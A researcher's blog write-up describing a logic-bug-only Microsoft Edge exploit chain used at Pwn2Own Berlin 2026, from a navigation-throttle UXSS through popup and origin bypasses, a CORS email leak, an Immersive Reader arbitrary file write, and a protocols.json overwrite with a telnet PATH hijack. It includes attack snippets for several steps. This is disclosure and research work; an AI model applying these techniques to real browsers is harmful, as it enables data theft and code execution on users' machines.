
The Last Proof of Human Craft: Forging a Microsoft Edge Full Chain with Logic Bugs Only!

I think I should still dump some of my work once in a while, even though it feels like fewer and fewer people actually sit down and read articles these days (or maybe now they all leave it to their agents XD). Anyway, this is what I built for Pwn2Own Berlin 2026 — a completely handmade, logic-only Microsoft Edge Full Chain, with no memory corruption, and no AI at all! 🔥
Confirmed! Orange Tsai (@orange_8361) of DEVCORE Research Team (@d3vc0r3) chained 4 logic bugs to achieve a sandbox escape on Microsoft Edge, earning $175,000 and 17.5 Master of Pwn points. Full win! #Pwn2Own #P2OBerlin https://t.co/vJaIpGG4cD
— TrendAI Zero Day Initiative (@thezdi) May 14, 2026
The whole chain is made up of five bugs and two Windows features. I have also shared the whole bug-hunting and chaining process at this year’s HITCON and Hexacon, plus some fun stories along the way. You can check the slides here!
Also, maybe everyone thinks LLMs can already pwn everything in the AI era, so something made entirely by hand somehow feels a bit more precious. That might also be why this chain was nominated for this year’s Pwnie Awards and won the Epic Achievement award. 🎉

Let’s Navigate!
So where do we start with a logic-only full chain? Well, since it’s a “browser,” let’s start by looking at how “browsing” (or what Chromium calls “navigation”) works. I won’t go into too much detail in this post, because I think in this era, you can just ask your agents to fill in the details :)
But I’d still recommend reading “Life of a Navigation” from Chrome University if you want to get the full picture.
The Forgotten Navigation Throttles
While I was walking through the Chromium Navigation flow, something called “Navigation Throttles” caught my attention. They live in the Browser Process, and intercept all navigation requests initiated by either the Browser or the Renderer. Maybe it’s easy to say this in hindsight, but out of the 3,000+ CVEs Google Chrome has fixed over the past five years, there are only fewer than 20 related to them. So I guess this is also a corner not too many people pay attention to.
Anyway, I started digging into the Navigation Throttles, and checked how Google Chrome and Microsoft Edge implemented them. And while going through the code, I found that Edge has a throttle called EdgeCAGuidanceNavigationThrottle for its enterprise Entra ID feature (the CA here stands for Conditional Access). The purpose of this throttle is to guide users to the right User Profile when Edge detects them signing in with a work account on a Microsoft website. And to fire this throttle, you have to start a navigation from a specific Microsoft-owned origin, such as login.live.com:
location.href = `https://guidance-ca-error/?email={email}&switch_profile={url}`
And once the throttle is fired, Edge would compare the email of the current User Profile with ?email={email}. If they don’t match, Edge pops up a dialog guiding you to switch accounts.

But if they do match, Edge would then grab the URL you were originally heading to from switch_profile={url}, and launch a new navigation with Chromium’s internal Navigation API:
NavigateParams params(browser, switch_profile_url, ui::PAGE_TRANSITION_LINK);
params.disposition = WindowOpenDisposition::CURRENT_TAB;
params.window_action = NavigateParams::SHOW_WINDOW;
Navigate(¶ms);
So basically, the throttle cancels the original navigation when the target URL matches a specific internal format, and then launches a new one with the URL from the attacker-controlled Query String, if the conditions are met. Since this new navigation is initiated by the Browser Process, in theory we can do a few things we couldn’t do before, such as jumping to normally prohibited pages like edge://settings or devtools://..., or even pseudo-schemes like javascript:alert(origin).
Though the JavaScript pseudo-scheme sounds like a powerful primitive, you still need to obtain the Execution Context on login.live.com to fire the throttle in the first place. So being able to jump to javascript: doesn’t really give you any extra capability. At most, it’s just like a Self-XSS, or a way to turn an Open Redirect there into XSS. Either way, you’re still only executing JavaScript in the same login.live.com context.
Honestly, I didn’t take this bug too seriously at first glance. To me, it was just a stronger Open Redirect that could jump to a few more Browser-Level Schemes, and still needed to be chained with other bugs. So the bug just sat in my notes for weeks… 🤦♂️
Sourceless Navigation: A New UXSS Primitive
The turning point was when I was going over the Chromium architecture one day and started thinking: The throttle is handled in the Browser Process, so the new navigation is initiated from the browser as well. However, the page we fired the throttle from, login.live.com, lives in the Renderer, and while investigating the logic, I couldn’t find any code tying the Browser and Renderer together. So… CURRENT_TAB refers to which tab, exactly?
To find this out, I ran a quick test and added a delay to the original trigger:
setTimeout(function(){
    location.href = `https://guidance-ca-error/?email={email}&switch_profile={url}`
}, 8000)
And during the delay, we manually switched the Edge to a new tab to see what would happen, and…
Boom! We got a UXSS on google.com, and that’s also the first bug of the whole chain. To fully understand the UXSS root cause, we dug into Chromium’s source code. We found that if Navigate() is called without specifying the source_contents (the Renderer source to bind to), Chromium would use the current active tab as the Renderer source automatically.
↓ Path: chromium/chrome/browser/ui/browser_navigator.cc
base::WeakPtr<content::NavigationHandle> Navigate(NavigateParams* params) {

  // [...]

  // If no source WebContents was specified, we use the selected one from the
  // target browser. This must happen before GetBrowserAndTabForDisposition()
  // has a chance to replace |params->browser| with another one, but after the
  // above check that relies on the original source_contents value.
  if (!params->source_contents && params->browser) {
    params->source_contents = params->browser
                  ->GetBrowserForMigrationOnly()
                  ->tab_strip_model()
                  ->GetActiveWebContents(); // <--- [1] Use the active tab as the navigation source
  }

  // [...]

  // If no target WebContents was specified (and we didn't seek and find a
  // singleton), we need to construct one if we are supposed to target a new
  // tab.
  if (!contents_to_navigate_or_insert) {
    DCHECK(!params->url.is_empty());
    if (params->disposition != WindowOpenDisposition::CURRENT_TAB) {
      // [...]
    } else {
      // ... otherwise if we're loading in the current tab, the target is the
      // same as the source.
      DCHECK(params->source_contents);
      contents_to_navigate_or_insert = params->source_contents;   // <--- [2] Set it as the target WebContents
    }

    // Try to handle non-navigational URLs that popup dialogs and such, these
    // should not actually navigate.
    if (!HandleNonNavigationAboutURL(
            params->url, contents_to_navigate_or_insert->GetBrowserContext())) {
      // Perform the actual navigation, tracking whether it came from the
      // renderer.
      NavigationController::LoadURLParams load_url_params =
          LoadURLParamsFromNavigateParams(contents_to_navigate_or_insert,
                                          params);
      navigation_handle =
          contents_to_navigate_or_insert->GetController().LoadURLWithParams(
              load_url_params);     // <--- [3] Start navigation; dispatch Mojo downstream
    }
  // [...]
}
Though the code path requires params.disposition to be CURRENT_TAB and params.source_contents to be NULL, luckily, those are the defaults, so even Chromium’s own example code gets this wrong. I guess this should count as a new UXSS attack surface!
The 0-Click Challenges
The UXSS primitive we just got sounds great, but firing that still comes with quite a few challenges in practice. Here we list four we faced while weaponizing the UXSS, and how we cracked them with more and more bugs 😉.
1. The Throttle Must Be Fired from a Trusted Origin
The first challenge, as we mentioned earlier: this UXSS has to be fired from certain Microsoft sites. Though we could still find an XSS there to make that happen, that sounds like a painful job, so we’d keep it as a last resort. Instead, we decided to see if there was any low-hanging fruit in the origin check first.
content::WebContents* web_contents = navigation_handle()->GetWebContents();
const GURL last_committed_url = web_contents->GetLastCommittedURL();

if ( !IsSupportedLoginUrl(last_committed_url) )
    return content::NavigationThrottle::CANCEL_AND_IGNORE;
We found that EdgeCAGuidanceNavigationThrottle uses GetLastCommittedURL() to retrieve the origin that fired the navigation, and then check it. At first glance, this looks like the correct way to do the validation. But take a second look, and you’ll notice Microsoft seems to have forgotten that a navigation can come not just from the current WebContents, but also from another window… So a simple window.open(...) is enough to bypass it!
↓ You can run this on any website to fire the throttle
popup = window.open('https://login.live.com/', '_blank')
popup.location = `https://guidance-ca-error/?email={email}&switch_profile={url}`
2. The Popup Blocker
So far, we can bypass the origin check with a cross-window navigation. However, modern browsers don’t let webpages open new windows that easily nowadays, so here comes another new problem: the Popup Blocker would block window.open(...) by default.

To crack this, we kept reversing Microsoft Edge. And we found Microsoft, maybe for internal use, made its own hardcoded whitelist for popups… So a popup like the following would normally be blocked as expected:
popup = window.open('https://malicious.tld', '_blank') // blocked
But if you swap the URL for the whitelisted one… the window just appears. And then remember to navigate it back to the original site, and you’ve bypassed the Popup Blocker!
popup = window.open('about:blank#quickAuthPopup', '_blank') // granted
popup.location = 'https://malicious.tld'
Thank you, Microsoft!

3. The Need for a Signed-In Profile
Now that we can fire EdgeCAGuidanceNavigationThrottle from wherever we want, the next step is to get past the Conditional Access checks. The code first requires Microsoft Edge to already have a signed-in User Profile, and then checks if ?email={email} matches the profile’s email. Both conditions have to be met before we reach the sourceless, browser-initiated navigation to finally trigger our UXSS primitive.
Profile* current_profile = Profile::FromBrowserContext(
    web_contents->GetBrowserContext());

std::string email;
net::GetValueForKeyInQuery(target_url, kEmailQueryKey, &email);

const base::FilePath target_profile_path = GetPathOfProfileWithEmail(email);
if (current_profile->GetPath() != target_profile_path) {
    profiles::SwitchToProfile(target_profile_path, false, BindOnce(…));
}
However, since we can’t assume the target environment has a signed-in profile in advance, we still need to find a way to make the attack work even if it doesn’t. While exploring Microsoft Edge, we came across a great feature called “OneAuth”. The feature lets any Edge WebView application automatically sign in with your current MSA credentials when visiting Microsoft-owned sites. And it turns out that starting with 25H2, Windows OOBE requires you to sign in with an MSA (unless you use the local-account workaround). So even if you’ve never created a User Profile in the browser, just visiting www.microsoft.com is enough for Edge to create one and sign you in automatically.
Thanks again, Microsoft!
4. The Need for Prior Knowledge of the Login Email
With the sign-in issue cracked, the last challenge is to get the victim’s email in advance. Of course, we could try some social engineering, or keep reversing Microsoft Edge to find another bug that leaks that for us. But since the automatic sign-in already sets several Microsoft cookies, we thought Web Hacking would be an easier way to steal the email. So we fired up Burp Suite and started looking for web vulnerabilities.
We spent a few hours and found several XSS bugs on Microsoft sites. While poking around, I noticed that assets.msn.com, which is embedded in edge://new-tab-page-online, returns the currently signed-in user’s email. And even more interesting, when I checked the response header, the site seemed to have a CORS misconfiguration…

So with a simple fetch(...) with credentials included, you can easily grab any Microsoft Edge user’s email from any website:
resp = await fetch(`https://assets.msn.com/service/community/users/me?profile=social&it=edgeid`, {
    method: 'GET',
    mode: 'cors',
    credentials: 'include',
    referrerPolicy: 'no-referrer',
    headers: {
        'Accept': 'application/json'
    }
})
body = await resp.json()
console.log( body.value[0].email )
Putting It All Together!
So far, to make this primitive work, we’ve chained together:
- A Trusted Origin bypass caused by a missing cross-window Opener check
- A Popup Blocker bypass caused by a hardcoded whitelist
- A OneAuth feature that automatically signs you in
- A CORS misconfiguration that lets us steal the signed-in user’s email
Now we can finally trigger the UXSS without a single click! And even better, since this UXSS is initiated from the Browser Process (HandleRendererDebugURL in Mojo, if you’re interested), it can ignore any CSP entirely. That means we can run JavaScript on google.com, facebook.com, icloud.com, or whatever website we want!
Breaking Out of the Browser Sandbox
So we have a Universal XSS. Does it mean that we can do whatever we want? If we’re talking about Web Security, then yes. But our goal here is to get ACE (Arbitrary Code Execution), so UXSS alone is far from enough. And we still need to find a way to break out of the Browser Sandbox to turn this UXSS into code execution.
The first and most straightforward idea that came to my mind was: since we can run JavaScript on any website, or more precisely, any origin, why not just leverage privileged WebUI pages like edge://settings or edge://downloads to get ACE?
This naive approach was of course already mitigated by the Chromium developers. In the Renderer’s Mojo handler, there’s an extra check: if the origin belongs to one of the following privileged WebUIs, the Renderer simply ignores the JavaScript URL.
edge
chrome-extension
chrome
chrome-untrusted
chrome-distiller
chrome-error
chrome-native
chrome-search
devtools
// more...
↓ Path: chromium/third_party/blink/renderer/core/frame/local_frame.cc
void LocalFrame::LoadJavaScriptURL(const KURL& url) {
  // Protect privileged pages against bookmarklets and other JavaScript
  // manipulations.
  if (SchemeRegistry::ShouldTreatURLSchemeAsNotAllowingJavascriptURLs(
          GetSecurityContext()
              ->GetSecurityOrigin()
              ->GetOriginOrPrecursorOriginIfOpaque()
              ->Protocol())) {
    return;
  }
  // [...]
}
↓ Path: chromium/third_party/blink/renderer/platform/weborigin/scheme_registry.cc
bool SchemeRegistry::ShouldTreatURLSchemeAsNotAllowingJavascriptURLs(
    const String& scheme) {
  DCHECK_EQ(scheme, scheme.LowerASCII());
  if (scheme.empty())
    return false;
  return GetURLSchemesRegistry().not_allowing_javascript_urls_schemes.Contains(
      scheme);
}
Basically, Chromium has put every privileged WebUI you can think of on the not_allowing_javascript_urls_schemes blacklist. So at that point, I still got stuck for a long while. 😖
Arbitrary File Write via Immersive Reader
However, as we continued exploring Microsoft Edge, we found that Edge had its own Reading Mode called Immersive Reader. And unlike Chrome’s built-in Reading Mode, Immersive Reader seems to have been forked from Chromium early on, with Microsoft building on top of it. So instead of the old chrome-distiller:// or the blacklisted chrome-untrusted://, Edge uses a custom read:// scheme. And Microsoft seems to have forgotten to add this scheme to the blacklist as well, so our UXSS works on this privileged WebUI :)
Starting from this privileged WebUI, we can access lots of native C++ objects through JavaScript. And one of them called chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles() looked particularly interesting to me. We tried it out, and found that the function takes two parameters, a filename and a JSON string:
↓ We ran this on read://https_orange.tw/?url=https://orange.tw
chrome.edgeFeedbackPrivate.zipDiagnosticLogFiles(
    'LOL.ZIP',
    '{
        "logFiles": {
            "ORANGE": "AAAAAAAA"
        },
        "deviceInfo": {1337: 1337}
    }'
)

While playing with it, we observed that Microsoft Edge would first create a temporary folder and write AAAAAAAA to the file ORANGE.json. It would then pack the whole folder into LOL.ZIP, upload it to a Microsoft server, and clean everything up afterward. Of course, you’d want to try ../… Yes, it does let you escape the temporary folder. But that .json extension is still a bit annoying. Maybe you’re also wondering if a NULL Byte could get rid of it… Of course it can! So now we have an arbitrary file write that can control both the filename and the content, and we can overwrite any file anywhere we want!
Thank you again and again, Microsoft!
Overwriting protocols.json to Auto-Launch Protocol Handlers
Now, we’ve got almost all the pieces. The last step is figuring out how to turn a browser-level arbitrary file write into ACE to complete the chain. We observed that Microsoft Edge would do some interesting side-loading while initializing, such as reading a bunch of config files or loading DLLs from a writable folder.
So the DLL side-loading sounds juicy. However, since our file write is wrapped in JSON, the content has to be a valid UTF-8 string. And because Microsoft Edge is a 64-bit process, we’d have to drop a 64-bit DLL, too. After spending some time working on this, we found that we couldn’t construct a valid 64-bit PE header that met the UTF-8 requirement in any case, so we gave up on DLL side-loading.
We ended up solving this in a less obvious way. We found that besides OneAuth, Edge also loads a bunch of components while initializing, and one of them is “AutoLaunchProtocolsComponent”. The component would read a configuration file called protocols.json from a folder we can write to, and that file defines which origins are allowed to launch which URL protocol handlers. So by overwriting the file, we can launch any protocol handler from any origin.
↓ Path: AppData\Local\Microsoft\Edge\User Data\AutoLaunchProtocolsComponent\1.0.0.10\protocols.json
{
  "allow": [
    {
      "origins": [
        "https://.get.microsoft.com",
        "https://.apps.microsoft.com"
      ],
      "protocol": "ms-windows-store"
    },
    {
      "origins": [
        "https://.onedrive.com",
        "https://.onedrive.live.com",
        "https://sharepoint.com"
      ],
      "protocol": "ms-word"
    },
    // [...]
  ],
  "warn": [
    // [...]
  ],
  "block": [
    // [...]
  ]
}
As for how do we get Microsoft Edge to re-initialize? Just use our earlier browser-initiated navigation to jump to edge://restart! :)
From telnet:// to Code Execution!
Here we chose telnet:// to get code execution. On Windows, the telnet handler would try to invoke telnet.exe, but the binary isn’t shipped by default, so Windows goes looking for it in the directories listed in the PATH environment variable. And one of those directories just happens to be writable by us…
C:\WINDOWS\system32
C:\WINDOWS
C:\WINDOWS\System32\Wbem
C:\WINDOWS\System32\WindowsPowerShell\v1.0
C:\WINDOWS\System32\OpenSSH
C:\Users\lowpriv\AppData\Local\Microsoft\WindowsApps    # <--- it's writable for `lowpriv`...
So by simply dropping a modified protocols.json and a 32-bit tiny PE, we got ACE. The whole exploit is less than 100 lines of code. The restart isn’t really necessary in a real attack, only for Pwn2Own. Let’s check out the demo! 🔥
Final Thoughts
From zero experience with modern browser exploitation to completing the full chain, the whole research took me two full months, with no LLMs/AI involved at all. But why, you might ask? Perhaps because it sounds cool, or maybe it was also just good timing — I only started using coding agents like Codex and Claude Code around March this year, and by then, I’d already found all the bugs and done the hard part ¯\_(ツ)_/¯
So what’s the hard part? For memory corruption, it’s often the exploitation. But we’re playing with logic bugs, where the hard part is finding them, and once you find them all, chaining is the easiest part. So that’s also why I kept the whole exploit AI-free.
Apart from that, I also see the UXSS primitive as a new attack surface, and agree that in the AI era, “Attack Surface is the new 0day”. I wanted to explore this gold mine more before sharing it with the AI giants. That’s another reason why I decided not to use AI on this chain.
Of course, I’m not some old-fashioned guy who refuses to try new things, either. Outside of this chain, I’m also tokenmaxxing and addicted to AI. I believe once you’ve tasted how convenient LLMs are, no one would want to go back to hunting bugs by hand. That’s also the future, I think.
I’m also not that afraid of being replaced by AI. I’d rather say it’s precisely because of AI, I finally have enough time to finish all the cool stuff that’s been sitting on my TODO list… like the Windows RCE I just reported, flipping the chain to pop Microsoft Edge from calc.exe, or porting this logic-only full chain to Google Chrome (almost there ><). I’ll also show some progress at CODE BLUE in Japan next month. Stay tuned! 😉
So instead of worrying about how low the bar for vuln research can go, why not get excited about how high AI can take us? What fun can we have, what even cooler hacks can we build, and what impossible things can we make happen…?
Never Stop Exploiting!